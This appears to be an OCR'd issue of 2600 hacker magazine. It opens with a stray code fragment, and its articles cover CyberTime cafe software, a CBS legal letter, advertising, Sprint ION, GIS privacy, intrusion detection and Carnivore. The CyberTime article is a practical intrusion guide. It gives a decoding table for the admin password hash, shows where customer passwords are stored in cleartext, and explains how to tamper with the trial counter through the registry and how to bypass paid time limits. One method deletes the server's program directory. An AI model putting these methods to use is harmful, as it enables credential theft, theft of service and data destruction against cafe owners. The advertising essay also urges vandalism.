        /* insert code here... */

        mark_bh(EMPTY_BH);      /* mark to run again */
}

void
cleanup_module()
{
        disable_bh(EMPTY_BH);
}
---------------------------------------------
```

How To Hack CyberTime Software

by Waphle/Managahtzul

In this article I will explain what Cybertime is, the coolest way to hack it, and how *anyone* can get the admin password in no time flat. Then I go into detail about some other hacks that also need to be fixed. And I finish with some nonsensical ravings of a teenager with girl problems.

Cybertime Software is the preferred time-restriction program used by Internet cafe's and other net clubs that offer access to T1 networks on suped up computers for a $5/hour fee. The reason it is so popular is that the site (www.cybertimesoftware.com) offers a fully operational download.

The software has two main parts: a server side to sell hours and monitor customer usage, and a client side that will lock a computer until a customer logs in. The installation requires that the client side computer have read/write access to the installation directory on the server. That translates to the client computer having access to 1) the password hash of cybertime and 2) the ability to run server programs from the client computer. I found the hash to be stored in the c:\ct5\db global information.dbf. (C:\ct5 is default installation.) The hash is kinda imbedded at the end of the rather small file. (It contains the admin login name and password only.) I couldn't find a hash cruncher that could make heads or tales of it, so I did what any *2600* reader would do. I made my own. It took a few hours to understand how the algorithm was encrypting the passwords/accounts but the fact that it didn't add any random characters to the hash made it a lot easier. So here's the coding table for alpha numeric accounts and passwords. I didn't want to mess around with *all* the ascii possibilities. Compare the position of a hash character in the string so it will correlate to the character at left. i.e., password ABCDE = hash 6T2FG, clever; but obviously not enough.

Encryption Table for Master Admin Account/Password

A	6SZ~~~~m~maSZ~~
B	8T0++++B+BbT0++
C	<Z2____C_CVZ2__
D	,04FFFFvFvW04FF
E	/2]GGGGwGwX2]GG
F	|4{HHHHxHxY4{HH
G	:]~llllyly)]~ll
H	o{+JJJJ(J(*{+JJ
I	p~_KKKK&K&^~_KK
J	q+FLLLL%L%$+FLL
K	r_GMMMM£M£!_GMM
L	sFHaaaaNaNnFHaa
M	tGIbbbbObOUGIbb
N	zHJVVVVuVuAHJVV
O	1IKWWWWcWcDIKWW
P	3JLXXXXdXdEJLXX
Q	[KMYYYY5Y56KMYY
R	}La))))7)78La))
S	#Mb****9*9<Mb**
T	=aV^^^^>^>,aV^^
U	-bW$$$$.$./bW$$
V	eVX!!!!\!\\|VX!!
W	fWYnnnn;n;:WYnn
X	gX)UUUU@U@oX)UU
Y	hY*AAAAPAPpY*AA
Z	i)^DDDDQDQq)^DD
1	K&£5555r5rS&£55
2	k^!6666S6Ss^!66
3	L%N7777s7sT%N77
4	l$n8888T8Tt$n88
5	M£O9999t9tZ£O99
6	m!U<<<<Z<Zz!U<<
7	aNu>>>>z>z0Nu>>
8	BnA,,,,0,01nA,,
9	bOc....1.12Oc..
0	j*$EEEERERr*$EE

The best way to get CUSTOMER login names and passwords is to do a search for the backups (*.CTB) that store the passwords in

cleartext. Or once the Admin password is snatched, use the customer server program to view the passwords. Note that all that was done to hack Cybertime so far was to download the program, read the manual, and use Notepad to look through all the files as the password was changed. The next part of the hack required the use of incontrol4 (www.nt-toolbox.com). Incontrol is very useful for detecting trojans and stuff that like to do things sneaky without telling you (like adding a line to your autoexec.bat that formats your computer). Cybertime's server side has an annoying function that will only let you make about 240 transactions before the package expires. So I set out to find it. And, using incontrol, I found that it was making changes to two keys in registry:

A. HKEY_LOCAL_MACHINE\SOFTWARE\CT5\ BDE_MODE

B. HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WinBuild\\ BuildAddr

As I learned more about incontrol4 I got it to actively listen to the changes as I kept making transactions with a fictitious customer and I figured out (quite simply) the correlation between the key data and the remaining days had a pattern. So I once again made a coding table. Now on my computer the chart let me make up the "number" bXs for 999 that *did* let me make 999 saves to my fictitious customers. But when I tried to impress my buddies at "cyberhouse" by adding the extra saves to the software... it crashed and said the package had expired. So I am pretty sure that every installation creates a new coding table, but still, you can use the above method to just decode it each time.

Date tracking counter encryption table

	100	10	1's
9	b	X	s
8	B	w	S
7	a	W	r
6	m	v	R
5	M	V	q
4	l	C	Q
3	L	v	p
2	k	B	P
1	K	a	o
0	m	@	

A big N will mean negative.

Well, that about covers the elite hacks. The rest are pretty lame, but they are effective and if you're thinking about purchasing the software you should at least know of them.

The evaluation copy will alert you that you are using a demo copy every time you login. When this happens, stick in a CD that has an auto-run on it. The auto-run will play over the prompt and you can play whatever's on it. Another method is to login, click OK on the silly prompt, double click on the game to be played, then logout, login, and wait at the Message for the game to load. This will work on any game that takes a few seconds to load a CGI intro. If your cafe has the registered version of Cybertime, the demo warning will not appear. Most owners can't refuse the urge to put their own little message in its place.

The second way to defeat it is to login and (if running NT) logout of the computer and click cancel. This will get you into the computer, but all the useful shortcuts are gone.

The third way is to login, then (turn the volume *down*) restart the computer and be hitting CTRL ALT DEL like crazy until you get the Task Manager up, then close the customermonitor.exe program. And of course if they are witty they will change its name to something like keyboardDriver.exe. But you're not stupid, are you?

The fourth way is totally wrong and may or may not have the effect of letting you on the system. Just work your way up to the server's c:\ct5 directory and delete everything. That will cause some damage and will probably freeze the server. Thus when your time expires nobody will be kicked off but the server will be totally fubar and will need a backup to restore from if not a full reinstallation.

The fifth way is almost as bad for the computer. Give the system a hard reboot, and either rename the c:\ct5 directory, or do the task manager ploy.

And of course if you know the admin or an employee password you can just login and the program will close. You won't show up on the customer usage screen logged in as admin. Rather, the client side customer monitor will simply close itself thus allowing you to play undetected.

Anyway, I am tempted to say this took me weeks of time to accomplish, but in truth I started on this about two days ago and I've had amazing luck or intuition or something but it has been a rush the whole time and I'm really not as smart as what it may look like. And if I may I would like to say that my girl is stressing me. Anything I do pisses her off and she never seems happy to see me. I told her about my hacking a long time ago and she didn't like it so I stopped. But not anymore since she doesn't seem to want me. I've taken up a few old habits and I shan't stop ripping till midnight! Oh... wait, that was like three hours ago.... Another thing. Small update, it has been four days now, and I made a few final changes to this article and would like to mention that I've shaved my head and eyebrows in an effort to express my frustration with the opposite sex.

CBS

CBS CORPORATION
51 WEST 52 STREET
NEW YORK, NEW YORK 10019-6188
(212) 975-4601
FAX: (212) 975-7292
SANFORD I. KRYLE
ASSOCIATE GENERAL COUNSEL
CONTRACTS RIGHTS AND DEVELOPMENT

Re: CBS TRADEMARK

Ladies/Gentlemen: June 27, 2000

A matter of serious concern has come to our attention.

2600 Enterprises is using the world famous CBS trademark in combination with the word "fuck" and using this expression as a pointer to nbc.com.

Please be advised that this misuse of the CBS trademark constitutes a very serious trademark infringement, various violations of the federal Lanham Act and is irreparably diluting our valuable and well-known trademark.

Unless you immediately cease and desist form using the CBS trademark in any manner and confirm in writing such use has ceased by no later than June 28, 2000, we will have no alternative but to take appropriate action to protect our trademark.

CBS continues to reserve all of its rights and remedies.

Very truly yours,

Sanford I. Kryle

2600 Enterprises
P.O. Box 99
Middle Island, New York 11953
Attention: Mr. Emmanuel Goldstein

REGISTERED, RETURN RECEIPT REQUESTED
FAX: 516-474-2677

cc: emmanuel@2600.com

SIK/4196/46

** TOTAL PAGE.002 **

NEVER LET IT BE SAID THAT WE DON'T ADMIT WHEN WE'RE WRONG. IN THE SUMMER ISSUE WE ACTUALLY PRAISED CBS (EVEN THOUGH THEIR PARENT COMPANY VIACOM IS PART OF THE MPAA LAWSUIT). WE SAID THEY WEREN'T FREAKING OUT OVER WWW.FUCKCBS.COM LIKE NBC WAS OVER WWW.FUCKNBC.COM. WERE WE EVER WRONG. IT SEEMS THAT THEY HADN'T HEARD OF THE SITE UNTIL WE SAID THAT! WE FEEL BAD THAT SOMEONE BEAT US TO FUCKFOX AND FUCKABC SO, IN ORDER TO GET MORE CORPORATE LETTERHEAD WE'RE REGISTERING WWW.FUCKABCANDFUCKFOXTOO.COM. LET'S SEE IF ONE DOMAIN CAN GENERATE THREATS FROM TWO DIFFERENT CORPORATIONS.

Target Advertising!

by Hiemlich VonScootertraus the 53rd

World War II brought a whole new category of weaponry into the modern arsenal. While nuclear bombs were probably the most well known and feared of the weapons developed during WWII, a lesser known yet much more widespread implement of war came into its own around the same time as the war broke out. This weapon is propaganda.

We've all seen the draft posters featuring Rosie the riveter or a handsome youthful soldier sticking it to the Jerry. The Germans, and to a lesser extent, the Japanese both used propaganda to fuel their war machines as well. The only real difference between their propaganda and ours is that we won the war.


So while the war for our lands raged on in the skies, the seas, and on the ground, the war for our minds went on as a subtle undercurrent to the fighting outside. After the war, rifles and cannons were hung up, but the battle for our eyes and ears went on unabated. All throughout the 50's and 60's, the US and the USSR slugged it out through the height of the Cold War. This was not just a competition to find out who had the larger stockpiles of weapons, it was also a fight to see who could control the minds of their people most completely.

But when the Cold War ended, the propaganda wars ended too, right? Unfortunately, no. Today our minds are continually fucked by corporations using the same old techniques the government employed for so many years. However, instead of calling it propaganda, it's referred to as advertising and marketing. Companies battle for our thoughts more fiercely than any other battle in history. Every day we are subjected to over 500 separate advertisements. They're in the sky, on buildings, on the radio, in magazines, in movies, on TV, on our computer screens, they're even played over the phone while we're on hold.

Advertising is truly one of the greatest evils of our time. So what can you do about it? For starters, you must understand what advertisers think they know about you. To an advertising house, you are a number. You simply fall into various categories. You may be a gum-chewer, a video gamer, a nose picker; anything but a person. Advertising campaigns are built on the principle of throwing the largest possible number of messages at the largest possible concentration of a single group. This is why you always see beer commercials broadcast during sports games, and cereal commercials on Saturday morning. Advertising does not take into account the actions of the individual. People are like sheep: if you can convince the majority of them to come to you, the rest will follow the herd. (Interestingly enough, sheep are also the easiest animals to rape.)

Which brings up the most nefarious plot advertisers have devised. The guiding rule of Madison Avenue is "Get them while they're young." While the mainstream media has attributed this ideal to the cigarette industry, it is in fact a guiding light for the rest of the product making world as well. Children are very easy to control. With only a basic understanding of psychology, one can easily get inside the mind of a child. In fact, a great deal of modern child psychologists are employed by the advertising industry to help figure out just what it is that kids will want their parents to buy for them. Anyone who's ever been in Toys R Us knows exactly what happens when kids see a toy ad and decide they can't live without it.

So what can you do to slow the onrushing tide of advertising propaganda? For starters, you can deface advertising whenever possible. There's no reason that a billboard or bus-stop-side ad should remain unfettered when the sign is on public land. Indeed, the cities belong to the people; we should be allowed to remove any unsightly ads if we so choose.



Another disturbing trend shows up at the movies. How many ads have you had to endure at the theater recently? Movie previews are all fine and dandy, but regular old ads an abomination. A new silent code needs to be instituted: when ads are played before a movie, they must be heckled ala *Mystery Science Theater 3000.*

Finally, the world's largest purveyor of propaganda is by far the Coca Cola company. There is nary a city in the world which doesn't sell Coke at a corner shop. Coke is almost as recognizable a symbol as the Christian cross (an ancient symbol of the greatest work of propaganda ever: the Bible). Coke has single-handedly turned the advertising ideal of branding (imprinting your name in the customer's mind) to new heights. They sponsor everything! It's as if Coke wishes to insure that no fun is had on planet Earth without Coke being associated with said fun.

So keep your eyes and ears closed! Ignore propaganda in all its forms, especially government based - it's the most despicable form. When a government or company is able to think for you, they have won. And we shall never lose as long as we have a mute button on the TV.

An Introduction To Sprint ION

by The Prophet

Sprint Integrated On-Demand Network (ION) is an integrated voice and data services network, which is available on a limited basis in the Denver, Kansas City, and Seattle areas (and coming to other cities soon). ION includes local and long distance calling, call waiting, caller ID, voicemail, and Internet service. As of this writing, there is only one service package available; it includes four telephone lines with unlimited local calling and a shared 750-minute long distance package, Internet service with two static IP addresses at up to 8 megabits per second (Mbps) downstream and 1Mbps upstream (although this varies depending on the quality of the local loop), voicemail, an Earthlink account with dial-up access and five e-mail user accounts, and a 3com Home Connect USB digital camera. The price for this service is $159 per month. Sprint also plans to offer a service aimed at residential subscribers, which will offer 1Mbps downstream and 128Kbps upstream, along with two telephone lines, for about $80 per month. Installation costs $300, and includes installation of Sprint's Integrated Services Hub (ISH), all necessary telephone wiring, and up to two new RJ-45 Ethernet jacks. To order Sprint ION, you must be in the service area and live in a single-family residence. You must also agree to a very broadly written service contract, which gives Sprint the right to monitor all of your Internet usage, and sell the data in aggregate.

Physical Topology

There are three main components to the ION service: the Integrated Services Hub (ISH), a dry pair copper loop that Sprint leases from your local phone company, and Sprint's own equipment. ION service comes to you by way of a channelized ATM connection, ranging from 4-8Mbps downstream and 500Kbps-1Mbps upstream (depending on distance). There are three channels. One carries Internet data, one carries voice signaling data, and one carries voice data. The ATM loop runs over a copper loop with no dial tone, which is leased from your local phone company (Incumbent Local Exchange Carrier or ILEC). The ILEC calls this kind of line "dry pair."

Your ISH is on one side of the ATM connection, and a Lucent 24-port DSLAM card is on the other side. The Lucent "Stinger" series DSLAM is located in Sprint's locked co-location cage, which is inside of the ILEC's central office (CO). Only authorized Sprint personnel and contractors can gain access to the co-location cage. Sprint maintains all of the equipment necessary to provide you with ION service, with the exception of the dry pair that is leased from your ILEC. If there is a problem with the dry pair, Sprint must contact the ILEC on your behalf; you cannot contact the ILEC directly.

Integrated Services Hub

The Integrated Services Hub (ISH) is a combination router and multiplexer, which you buy from Sprint as part of the installation. If you later move, re-installing the ISH is half-price. My ISH is a large black box that mounts on the wall. It contains five RJ-11 jacks and two RJ-45 jacks. One of the RJ-11 jacks is used for the ATM connection, and the remaining four RJ-11 jacks are used for telephone lines. The RJ-11 and RJ-45 jacks are on cards, similar to line cards in a central office. On my ISH, there is room for seven additional cards, each of which can contain up to four phone lines or two RJ-45 jacks apiece. This means that a single ISH of this type can handle up to 32 telephone lines. The large black ISH design is likely to be installed primarily in small business environments. A smaller version of the ISH is available, which is designed for residential use. It is white, and does not have the space for expansion that the larger black ISH does. Otherwise, the two units are functionally identical.

The ATM drop connects to your ISH by way of an RJ-11 cable. The cabling is done by Sprint ION's installers, and runs between the ISH and the Network Interface Device (NID) on the side of your house. A separate 4-pair cable runs from the RJ-11 jacks on the ISH back to the NID, where each pair is connected to your home's inside telephone wiring. I run a crossover cable from one of the RJ-45 jacks on the ISH to my 10/100BaseT Ethernet switch; you can also plug a computer directly into the RJ-45 jack. The ISH operates at 10BaseT or 100BaseT speeds, in either full or half-duplex.

Sprint can remotely maintain your ISH, and has broad management features. Technicians can view the number of MAC addresses on your network, the number of active telephone calls, and more. Sprint also regularly updates the software in the ISH, transparent to the user.

Voice Routing

When you make a telephone call, your voice traffic is carried using Real Time Protocol (RTP), and signaling data is carried alongside it using Simple Gateway Control Protocol (SGCP). Both streams are converted to ATM-encapsulated IP packets at the ISH, and routed over the ATM loop through Sprint's ATM cloud. A separate ATM cloud covers each Metropolitan Service Area (MSA), for example, the Kansas City or Denver areas. At Sprint's central office, these packets are converted to regular channelized voice traffic plus SS7

data. This is accomplished using proprietary Telcordia (formerly Bellcore) software called Service Manager, which runs on HP 9000 series computers. Depending on the type of traffic (long distance or local, respectively), it is either routed to Sprint's long distance network or to the local ILEC tandem (usually a Nortel DMS250), except if a call is to another Sprint ION number. If the call is to another Sprint ION number, it remains entirely within the Sprint ION network, and is called an "on-net" call. On-net calls are always free, regardless of distance. This is because Sprint does not incur access charges in carrying them. This makes ION the first service where any call can be a local call. Because voice over IP over ATM is not efficient, Sprint is migrating to an end-to-end ATM solution for voice traffic. When on-demand video (which is presently being tested internally) is available, it will be carried as end-to-end ATM.

Data Routing and Performance

In order to use data service with Sprint ION, it is first necessary to register the MAC address of your network card. You do this at http://register.sprinthome.com. Sprint keeps a static table of MAC registrations and you cannot register more than 10 different MAC addresses before someone has to manually clear the table. Sprint, unlike most DSL or cable providers, has no restrictions (subject to their Terms of Service) against running Internet servers, using network address translation (NAT) or other Internet connection sharing methods, or using PPTP, RAS, or IP tunneling services. Like voice traffic, data traffic is also carried as IP over ATM. All data traffic, regardless of origination, is routed to sprintlink.net in Kansas City. Since well-connected private peers are almost exclusively used, latency is much less than at the public peering points. While Sprint claims maximum theoretical data performance of 8Mbps downstream and 1Mbps upstream, it must be recognized that this bandwidth is shared between your voice telephone lines and the data portion of the service. I am located one mile away from my central office and my loop operates at 6.4Mbps downstream, and 640Kbps upstream. As a practical matter, data transfer speeds are often limited by the speed of the site that you are connecting to. From http://www.gamesdomain.com, I can average 350K-400KB/s. I receive similar performance from other well-connected sites such as http://mssjus.www.conxion.com.

Dashboard

Sprint offers a utility called Dashboard, which is an SSL page located at https://www.sidm.sprint.com. Ostensibly, this is branded "Sprint ION Control Center," but Sprint personnel always refer to the product as Dashboard. When you log onto Dashboard, you have access to localized Earthlink content, such as news and weather. If you need support with your Earthlink account, you can also receive it through the Dashboard. You can also leave technical support e-mail messages to Sprint ION staff. Finally, a video phone feature is included.

The most interesting part of Dashboard is Home Manager. Using Home Manager, you can control the behavior of call forwarding, anonymous call rejection, call waiting, and caller ID blocking from your PC. You can also change the ports on the ISH on which your telephones ring (allowing you to change which phones ring in what rooms with only a few mouse clicks). Finally, you can create additional accounts that are authorized to use Dashboard and control which functions that those accounts can perform.

In the future, Sprint plans to add additional features to Dashboard. You will be able to retrieve and play voicemail messages on your PC, order pay-per-view movies, and view the number of minutes remaining in your plan. You will also be able to view and pay your bill, and update billing information.

Ticketing Procedures

Customers who are experiencing difficulty with ION service call 1-877-806-4668. They are then connected to the Ion Solutions Center (INSC) in Atlanta, Georgia. This is the first level of support. The representatives there are trained to handle most routine customer support issues. They also serve as a filter to other groups within Sprint ION; customers are never allowed to talk to anyone outside of the INSC. If the trouble is beyond the scope of the INSC's abilities, they will open a trouble ticket, which is assigned a severity level and sent to the appropriate "fix agency." The fix agency will vary depending on the type of trouble.


In general, problems with data connectivity are referred to the Internet Service Center (ISC) in Atlanta, and problems with voice connectivity are referred to the ISMC in Kansas City. If the problems are determined to be with the physical hardware, Broadband Local Network Operations (BLNO) is contacted. They deal with ILECs and the hardware in the co-location cages inside of CO's. If other equipment in the Sprint network has undergone a physical failure, the NTAC network operations center handles the problem. Because of all of the different organizations responsible for fixing problems with the network, it can sometimes take several days to get a problem resolved if multiple agencies are involved.

Telephone Numbers

The following are the telephone numbers used internally at Sprint to contact various fix agencies. Customers should not call these numbers directly; they will be referred back to the INSC (at 877-806-4668).

ISMC: 913-534-7200
BLNO: 877-602-2235
Dispatch (Earthlink): 800-366-5943
Dashboard PW Reset: 877-746-8466
Voicemail PW Reset: 877-282-6100

THE GEOSPATIAL REVOLUTION



by Silvio Manuel

This article serves to illustrate the explosion in Geographic Information Systems that has paralleled the growth of the IT world in general. It is a summary of 1) what a Geographic Information System (GIS) is; 2) the main software vendors involved in the GIS market; and 3) why it is important to you. This article is not a detailed explanation of GIS programming, nor does its scope encompass the intricate details of different GIS platforms. In short, this article's purpose is to provide the reader with a basic understanding of GIS without exploring the subject in intricate detail.

Geographic Information Systems finds its roots in two disciplines, Geography and Statistical Analyses. The advent of computing, and more accurately, powerful microcomputing allowed the development of GIS systems. The core to any GIS is the ability to combine tabular data with an exact spatial location. A ready example can be found in census data, where enormous amounts of detailed information are located. By implementing this data into a GIS, the entire database can be queried, not only by database fields, but also by spatial requirements. This is equivalent to looking at a paper map of the United States which is filled with thumbtacks. Each thumbtack has a piece of paper attached, detailing the information about that location. By using a GIS complex, analyses can be performed on a location.

The uses of a GIS are limited only by the ability of its owner and the data available. It has become popular in everything from city planning to ecological conservation. At the heart of the system lies a topological model to which the data is pinned. The data file, which is almost always vector-oriented (if it is not vector then some means must be available to emulate this), is populated with a database or records. The spatial pieces of the data, which resemble its real world counterpart, are comprised of points, lines, and polygons. Since the file has topology, every line has a "right" and a "left," and every polygon has an "in" and an "out." This is how each database record is linked to its spatial coordinates. The most visible example of this is your local Emergency 911 system.

Most E911 systems across the country are now based on a GIS. This is the reason all rural routes were given E911 addresses, so that they could be more easily located (and this also makes them more easily assimilated into the GIS database). When you tell the E911 operator your address, (and I don't even think it's necessary to tell them anymore), it is fed through the GIS. The address is analyzed (it is either a left or a right address), then the appropriate record in the GIS is found using this code. Once the record is located, GIS utilities like ESRI's Network Analyst can determine the quickest route from several different locations, taking into consideration traffic flow, traffic congestion, and any other variables for which data is available. This is a simple example, and I have seen much more complex uses. What makes this a viable system is its a) cheapness (most commercial GIS software packages are relatively cheap), b) its ease of use (although earlier versions of GIS software could be extremely complex, this has changed in recent years), and most importantly, c) the ease with which it can be customized.

Several GIS packages are available commercially, but the most popular are MapInfo, MGE, ArcView, GeoMedia, and ArcInfo. MGE is based on the Microstation CAD engine, developed by Bentley Systems and Intergraph.

ArcView and ArcInfo are both distributed by Environmental Systems Research Institute, commonly called ESRI. In the past Intergraph's packages dominated the GIS market but the last five years have seen ESRI rise to almost total dominance. This lead has been due to the company's devotion to distributing its software to educational institutions at large discounts, thus creating a trained workforce in college graduates, and to its scriptability. ArcView has its own scripting language, Avenue, that is simple but useful. Thousands of programs for specific tasks are easy to find on the Internet or from ESRI themselves. If a program is not available then one can be produced at little or no cost. This means that anyone can purchase the basic ArcView package and then tailor it to their specific needs.

So, why is any of this important? And how does it affect you? Anyone with even a little imagination can see how a system that can integrate and analyze huge databases with spatial data to create targeted, specific results in the form of maps, graphics, projections, etc. can be misused. And it is.

Some companies deal in this information. The spatial data is cheap, well, it's actually free. An almost limitless amount of geographic data is available from the United States Geological Survey, Terraserver, and other such sites. This data is being collected by some companies, who then assimilate the spatial information with massive databases compiled from grocery stores, mailing lists, credit reports, census data, and public records. This information is then sold to groups who use it in conjunction with a GIS to determine everything from lending qualifications to high crime areas. To 99.9 percent of the population, this goes on without their awareness or consent. If you apply for anything from health insurance to a loan, a company possessing such a database can reference your info and study where you live, what you eat, what you buy, and with a little guesswork, why you buy it. To many readers of *2600* this isn't a new idea, and to others it may seem a "conspiracy theory" or paranoid sci-fi delusion. Yet it is an absolute reality.

For a detailed description of such practices, check out:

"Protecting Personal Privacy in Using Geographic Information Systems," *Photogrammetric Engineering and Remote Sensing,* Vol. 60, No. 9, September '94 pp. 1083-1095 ;

"We Know Who You Are and We Know Where You Live: The Instrumental Rationality of Geodemographic Systems," Jon Goss, Dept. of Geography, Univ. of Hawaii.

The bottom line is that very soon in the future these systems will be an everyday part of our lives, with the possibility existing for them to be used or abused. Thus, it is necessary to have at least a basic understanding of them, how they are used, and how they affect you. This article has skimmed over a great deal, but hopefully will provide answers to the above questions. So keep an eye out, because someone really is watching you, and it ain't that guardian angel you keep talking about!

Anomaly Detection Systems

by Thuull

In order to talk about detection systems, we must first explore the intent behind what detection is all about. The whole idea is to identify attacks against your network, primarily to determine whether or not an attack may have been successful and to get a handle on what is currently being done "on the other side of the fence," so to speak.

Intrusion Detection systems have primarily been compartmentalized into four distinct camps, which in themselves are defined by a combination of two factors. First, a system can be "Active" or it can be "Passive." Second, it can be "Host Based" or "Network Based." So, when combined, you can have an intrusion detection system that is "Active/Host Based," "Passive/Host Based," "Active/Network Based," or "Passive/Network Based." There are obviously other ways that IDS systems can be categorized, but this paradigm set forth by Internet Security Systems pretty much covers all the bases.

In order to be classified as an "Active" IDS, the system must be capable of real-time (or near real-time) response to an identified incoming attack, such as updating firewall rules based on the attack, or notifying a command console of the activity immediately after it occurs. "Passive" systems generally record the activity and store it for easy reference at a later date. "Host Based" systems are exactly that; they reside on the individual hosts that are being targeted. "Network Based" systems sit somewhere on the network between the attacker and the target, and spy on the traffic as it flows by, looking for attacks. Generally, network based systems reside either in a demilitarized zone (DMZ), between a network's firewall and their upstream provider, between the network's firewall and the rest of the internal network, or any combination of these three.

Now, let's talk a little bit about trends. Since the inception of intrusion detection systems as we know them today, they have generally been based around the concept of "attack signatures." That is, every attack has a signature that distinguishes itself from other normal network traffic and from other attacks. This is done very similarly to the way that most popular virus scanners are designed. The system scans all the traffic, and when it sees a pattern that matches that of a known attack, it does whatever it was set up to do (page an admin, update firewall rules, notify a console, etc.).

An oft unrecognized means of accomplishing intrusion detection is "Anomaly Detection." With an anomaly detection system, traffic that normally can be found on the network is ignored, and bits of traffic that are not normally seen are highlighted and brought to the network owner's attention. This has distinct advantages, as outlined below.

We all know that there is no such thing as a "secure" system. Every machine that is attached to the Internet today can have its security defeated. What keeps this from happening in most cases is that the vulnerabilities that are on the systems have not yet been found. But they're there, you can bet on it. So, what happens when a new vulnerability is found? The individual that found it will likely create some exploit code for it, to take advantage of the vulnerability. This code is then shared with friends, or kept to oneself for a certain period of time. Eventually, it will probably end up in the hands of the security community as a whole, and a fix for the vulnerability will be coded. Now, between the time that the exploit is coded, and the fix is coded, what good are intrusion detection systems based on attack signature? None, whatsoever. Simply because of the fact that in order to be able to define a signature that identifies a dis-

criminate attack, one must know what that attack "looks like" as it crosses the wire, or finds itself on its target system.

What I plan to set forth with this article is an alternate means of "visualizing" security on your network, be it four Linux machines sitting behind a dual channel ISDN, or the largest banking network in the world.

Let's make some assumptions:

A. You cannot keep someone who wants access to your network from obtaining access, short of unplugging the machine.

B. You cannot stop someone from wanting to gain access to your network.

C. You have limited resources to accomplish your security (don't we all?).

With these assumptions in mind, what can you do? Well, you can throw manpower and resources at solving the problem - purchase clustered firewalls, intrusion detection systems, secure all of the machines in the network, etc. But, what is the best that you can really hope to accomplish?

The best you can really do is make it difficult enough for the attacker to get in so that it takes him more time to do so than he intended. Second, you can identify the initial scanning that must take place in order to determine what services exist on your network that may be vulnerable. And, third, you can take actions, either aggressive or passive, to ensure that the traffic no longer continues to be able to access the machines that may be vulnerable.

How can you do this? How can you identify all traffic that may be questionable, even exploits that were coded yesterday? Anomaly Detection.

An extremely effective Anomaly Detection system can be built on any Linux platform with simple freeware tools and a little modification. These tools consist of ipchains/ipfwadm, portsentry, logcheck, gnumeric, and an e-mail address. Here's how the system works.

On every system, ipchains/ipfwadm is set up to log all traffic going to ports that are not listeners. If it's a webserver and you use ssh, have ipchains log every packet that goes to any port other than 22/tcp or 80/tcp. Modify portsentry to execute logcheck anytime that portsentry trips. Use portsentry -actp. Modify logcheck to e-mail you any unusual activity that appears in the logs to your e-mail address. Use gnumeric, or any other spreadsheet that you like, to maintain a record of every rogue packet on each machine. Maintain ip address, date and time of the activity, ports involved (including source port), dns resolution of the offending ip address (if available), and contact information re: the owners of those ip addresses.

With this system in place, you will see every packet that enters your network that does not belong on your network. Every packet. Face it, for an attacker to be able to compromise your system, he must know what services are running, what OS's you use, etc. He must do some preliminary checking to determine what is on your network. Slow him down, give yourself the ability to see it happening, and give yourself some time to respond. The response, of course, I leave up to you.

Hunting The Paper Carnivore

by BrotherBen

I am sure most *2600* readers out there have heard about Carnivore. If not, I advise all parties interested in privacy and Internet security to do a quick search on "carnivore FBI" and do a little a reading. Carnivore (originally called "Omnivore") is a system designed to analyze huge amounts of email traffic and extract any mail sent to or from individuals for whom wiretapping warrants have been issued. By law the device should not be used to indiscriminately scan all public Internet communications. Naturally that is against the law and at least on paper neither Carnivore, traditional wiretaps, nor the "mythical" ECHELON can be used against US citizens without a court order. But more on that later.


I have been informed by sources close to the FBI (think Infrastructure) that Carnivore is nothing more than a glorified sniffer. The media is describing the device as an email scanner that collects all traffic received by targeted ISPs and "selects" messages sent by individuals for whom the FBI has received wiretapping warrants. There are many ways this could be accomplished, such as installing a script on the mail gateway that greps for certain messages and sends them on to an analysis machine, but in fact the deadly "Carnivore" simply sniffs all traffic at strategic bottlenecks on the ISP to perform its mission. There are literally a dozen different scenarios I could envision for sniffing an ISP's mail gateway, but the end result is the same: Carnivore sniffs all port 25 traffic, collects the data, examines the mail headers for target senders and recipients, and finally archives those messages. An agent shows up daily at the ISP to collect a floppy/zip/whatever archive of the messages (interestingly enough, the PC housing the Carnivore software (script?) is reportedly locked in a cage 24-7). Note that Carnivore could collect traffic from any port, but almost all of the printed quotes from FBI officials refer to the device as an email scanner. However, the current state of wiretapping laws in the USA may allow sniffing of just about any type of traffic, including web surfing. In fact, I am sure the FBI would begin collecting html traffic if a target were using Hotmail or Deja as a mail service.

